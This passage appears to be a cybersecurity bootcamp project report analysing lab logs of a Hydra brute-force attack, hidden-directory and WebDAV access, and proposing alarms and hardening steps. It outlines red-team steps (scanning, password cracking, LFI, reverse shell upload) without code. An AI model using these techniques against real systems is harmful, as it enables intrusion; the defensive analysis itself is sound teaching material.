- The “secret_folder” contained a hash password for the employee’s credentials (Ryan), which can be used for uploading a payload, thus exploiting other vulnerabilities
- It contained a folder called “connect_to_corp_server” which was accessed 16 times.

```
# status      Error
# type        http
# url.domain   192.168.1.105
# url.full     http://192.168.1.105/company_folders/secret_folder/
# url.path     /company_folders/secret_folder/
```

```
# query        GET /company_folders/secret_folder/connect_to_corp_server
# server.bytes 1818
# server.ip    192.168.1.105
# server.port  80
# source.bytes 5208
# source.ip    192.168.1.90
# source.port  55420
# status       OK
# type         http
# url.domain   192.168.1.105
# url.full     http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server
# url.path     /company_folders/secret_folder/connect_to_corp_server
```

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,949
http://192.168.1.105/webdav	60
http://192.168.1.105/webdav/update.php	22
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	16
http://192.168.1.105/webdav/passwd.dav	6






Analysis: Uncovering the Brute Force Attack



- There were 15,949 packet requests made by a Brute Force Attack (specifically, Hydra).
- Two attacks were successful. The http response code 301 indicates a successful discovery of the correct password and was redirected to another web page.



```
status      Error
type        http
url.domain  192.168.1.105
url.full     http://192.168.1.105/company_folders/secret_folder/
url.path     /company_folders/secret_folder/
url.scheme  http
user_agent.original Mozilla/4.0 (Hydra)
```



Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory			
connect_to_corp_server	2019-05-07 18:28	414	




Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Analysis: Finding the WebDAV Connection



- 60 total requests were made for the WebDAV directory (192.168.1.105/webdav)
- The files passwd.dav and update.php were requested.
- Request methods include the following: GET, PUT, PROPFIND and OPTIONS

http://192.168.1.105/webdav	60
http://192.168.1.105/webdav/update.php	22
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	16
http://192.168.1.105/webdav/passwd.dav	6





Hardening

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alert could be set to trigger when a large amount of traffic occurs in a short time from a single source IP that targets multiple ports.

What threshold would you set to activate this alarm?

- A possible threshold for this alert could be if any single IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping (ICMP) requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests.
- Configure the firewall to look for potentially malicious behavior over time and have rules in place to cut off attacks if a certain threshold is reached, such as 10 port scans in one minute or 100 consecutive ping (ICMP) requests.

Describe the solution. If possible, provide required command lines.

- Create and setup IPtables for the firewall port blocking and scanning. An IDS like Kibana, or SPLUNK allows for an immediate alerting of port scan activity, thereby facilitating rapid response to the potential threats.

Mitigation: Blocking the Port Scan (Cont.)

<i>Port Number</i>	<i>Service</i>	<i>Protocol(s)</i>
7	Echo	TCP, UDP
19	Chargen	TCP, UDP
20	FTP data (File Transfer Protocol)	TCP
21	FTP control	TCP
22	SSH	TCP
23	Telnet	TCP
25	SMTP (Simple Mail Transfer Protocol)	TCP
37	Daytime	TCP, UDP
53	DNS (Domain Name System)	UDP
69	TFTP (Trivial File Transfer Protocol)	UDP
79	Finger	TCP, UDP
80	HTTP (Hypertext Transfer Protocol)	TCP
110	POP3 (Post Office Protocol version 3)	TCP
111	SUN RPC (remote procedure calls)	TCP, UDP
135	RPC/DCE (end point mapper) for Microsoft networks	TCP, UDP
137, 138, 139, 445	NetBIOS over TCP/IP	TCP, UDP
161	SNMP (Simple Network Management Protocol)	TCP, UDP
443	HTTPS (HTTP over SSL)	TCP
512, 513, 514	Berkeley r-services and r-commands (such as rsh, rexec, and rlogin)	TCP
1433	Microsoft SQL Server (ms-sql-s)	TCP, UDP
1434	Microsoft SQL Monitor (ms-sql-m)	TCP, UDP
1723	Microsoft PPTP VPN	TCP
3389	Windows Terminal Server	TCP
5631, 5632	pcAnywhere	TCP
8080	HTTP proxy	TCP

System Hardening

As an ethical hacker, we should scan all 65,535 TCP ports on each network host that your scanner finds.

- If we find questionable ports, look for documentation that the application is known and authorized. It's not a bad idea to scan all 65,535 UDP ports as well.
- For speed and simplicity, we can scan the commonly hacked ports, listed in the left table.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm should be configured to trigger if any request is made for the hidden directories from outside the company's internal network. The hidden directories are for company use only and should not be accessible from outside the premises.
- Additionally, an alarm should trigger if sequential requests for the directories are made from a single IP address. An attacker could be probing the directories to see what is available, and that traffic should be blocked. Provide access to only the authorized users to the hidden directories.

What threshold would you set to activate this alarm?

- An appropriate threshold for sequential requests from a single IP address should be set for greater than 0 requests made. Send an email to the SOC Analyst when it's triggered by unknown IP.

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger usernames and password requirements for users that have access to the hidden directories.
- Encrypt the contents of the hidden directories and their contents.
- Disable directories listing in the Apache.

Describe the solution. If possible, provide required command lines.

- Create a whitelist for authorized IP addresses.
 - Make the folder private by changing permissions.
-

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alarm should be set to trigger if a predefined number of requests are issued to the server from a single IP address, especially if those requests result in HTTP 401 (Unauthorized) responses. Since the brute force attack requires a high number of requests to complete, this traffic could potentially be blocked before the password is guessed.
- Additionally, an alert should be set if any user on the system has several consecutive failed authentication attempts.

What threshold would you set to activate this alarm?

- An appropriate threshold should be set for greater than 50 requests from a single IP address in the span of 30 minutes.
- For consecutive failed authentication attempts, the alert should trigger if any user has more than 3 consecutive failed authentication attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use unique username and stronger passwords.
- Restricting access to authentication URLs
- Setting up a lockout after 3 consecutive failed attempts from the same IP address.
- Two-factor authentications for all users in the company.
- Using CAPTCHA (human vs. machine input)

Describe the solution. If possible, provide the required command line(s).

- Strong passwords are unique, long, and harder to guess.
- A requirement for brute force attacks is to send credentials so changing the login page URL can usually be enough to stop most automated tools.
- Attackers will only be able to try a few passwords.
- Two-factor authentication requires an additional code.
- CAPCHAs prevent access by bots and auto tools.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should be set to trigger if any access to the WebDAV directory is made from outside the company's internal network.

What threshold would you set to activate this alarm?

- Any single instance would trigger an alarm if the WebDAV directory is accessed, or possibly of uploading any files to the directory.

System Hardening

What configuration can be set on the host to control access?

- The host should be configured to deny WebDAV uploads by default, and only allow uploads from a specific IP address. This can be accomplished using Apache's configuration files.
- Avoid storing instructions for accessing the server that can be accessed by a web browser.
- Make sure software patches are up to date.
- Disable WebDAV or make sure it's configured correctly.

Describe the solution. If possible, provide the required command line(s).

- Install Filebeat on the host machine(s) for monitoring
- `iptables -A INPUT -s (trusted ip address) -p tcp -m multiport! --dports 80,443 -j ACCEPT`

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert if invalid file types are uploaded to the webserver.
- Alert if any port is open.
- Alert on any traffic that is not expected.

What threshold would you set to activate this alarm?

- An appropriate threshold should be set for each singular instance of a file uploaded to the server from outside of the company's internal network. If the file comes from the internal network and has a suspicious name, like "xxxxxx.php", the alert should also trigger.

System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads from outside of the company's internal network should be blocked.
- Store uploaded files in a location not accessible from the web.
- Manage privileges of all users to control access to sensitive files.
- Having the file type validated when posted to the server and blocking all executable files.
- Have all the files run through an antivirus.

Describe the solution. If possible, provide the required command line.

- By having the file validated, it can prevent extension spoofing that is used to hide the file type. In conjunction with the sensitive folders on the server blocking executables, this would help prevent further reverse shells from working.

Assessment Summary



As a company, it is important to think, not if a security breach will occur, but when and how.

The Red Team

- Reconnaissance of vulnerable machine using nmap.
- Accessed the system via HTTP Port 80.
- Found Root accessibility.
- Found the occurrence of simplistic usernames and weak passwords.
- Brute Force passwords to gain system access.
- Cracked a hashed password to gain system access and use a shell script.
- Identified an LFI vulnerability and exploited it with a shell script.
- Identified Directory Indexing vulnerability CWE-548.

The Blue Team

- Confirmed that a port scan occurred.
- Found requests for hidden directories.
- Uncovered the Brute Force Attack.
- Found requests to access critical system folders and files.
- Identified a WebDAV vulnerability.

References

Resources and References

General Resources:

- CVE-2021-31783. NATIONAL VULNERABILITY DATABASE. © NIST: National Institute of Standards and Technology. [cited 2021 November 02]. Available from:[CVE-2021-31783](#)
- CVE-2020-24227. NATIONAL VULNERABILITY DATABASE. © NIST: National Institute of Standards and Technology. [cited 2021 November 02]. Available from:[CVE-2020-24227](#)
- CVE-2019-6579. NATIONAL VULNERABILITY DATABASE. © NIST: National Institute of Standards and Technology. [cited 2021 November 02]. Available from:[CVE-2019-6579](#)
- CVE-2019-13386. NATIONAL VULNERABILITY DATABASE. © NIST: National Institute of Standards and Technology. [cited 2021 November 02]. Available from:[CVE-2019-13386](#)
- CVE-2019-5437. NATIONAL VULNERABILITY DATABASE. © NIST: National Institute of Standards and Technology. [cited 2021 November 02]. Available from:[CVE-2019-5437](#)
- CVE-2007-0450. NATIONAL VULNERABILITY DATABASE. © NIST: National Institute of Standards and Technology. [cited 2021 November 02]. Available from:[CVE-2007-0450](#)
- CVE-548. CWE-548: Exposure of Information Through Directory Listing. © 2006-2021, The MITRE Corporation. [cited 2021 November 03]. Available from:[CVE-548](#)

Resources and References

General Resources:

- HOW SECURE IS MY PASSWORD?. © HowSecureIsMyPassword.net, 2019. [cited 2021 November 03]. Available from:[HERE](#)
- Taylor Hornby. Crack Station. Free Password Hash Cracker. [cited 2021 November 03]. Available from:[HERE](#)
- Esheridan. Blocking Brute Force Attacks. © 2021, OWASP Foundation, Inc. [cited 2021 November 03]. Available from:[OWASP](#)
- How to protect against port scanners?. © 2021 Stack Exchange Inc. [cited 2021 November 03]. Available from:[UNIX.StackExchange](#)
- Kevin Beaver. Hacking For Dummies 6th Edition. ISBN-10:1119485479, ISBN-13:978-1119485476 Using port scanning tools Page:124. [cited 2021 November 03]. Available to buy from:[AMAZON](#)
- Reverse Shell Exploit Prevention. Firewall : About App Rules and App Control Advanced. © 2021 SonicWall. [cited 2021 November 02]. Available from:[Application Control](#)
- Aleksandar Matic. Review and Allowlist CDN / WAF IP Blocks. © StackPath, LLC. [cited 2021 November 03]. Available from:[STACKPATH](#)

Resources and References

General Resources:

- How to block all ports except 80,443 with iptables? [duplicate]. © 2021 Stack Exchange Inc. [cited 2021 November 03]. Available from: [StackExchange](#)
- MSFVenom Reverse Shell Payload Cheatsheet (with & without Meterpreter). INFINITE LOGINS. © 2021, WordPress.com [cited 2021 November 03]. Available from: [WordPress](#)
- MSFVenom - CheatSheet. Hacktricks. © GitBook - 2021. [cited 2021 November 03]. Available from: [GitBook](#)

Resources and References

Special thanks:

© Trilogy Education Services, a 2U, Inc., Instructor Jerry Arnold and TAs; Matt McNew, Jansen Russell, Michael Stephenson.

© The University of Texas at Austin Boot Camp, The Cybersecurity program.

♣ Resurrect Team, I believe **we five** all work and learn together, especially our lead project: Hector Sandoz and tech expert: Javier Morales for the great collaborated in class. We've been through troubleshooting and configuring part a lot whole in this project.

*The
End*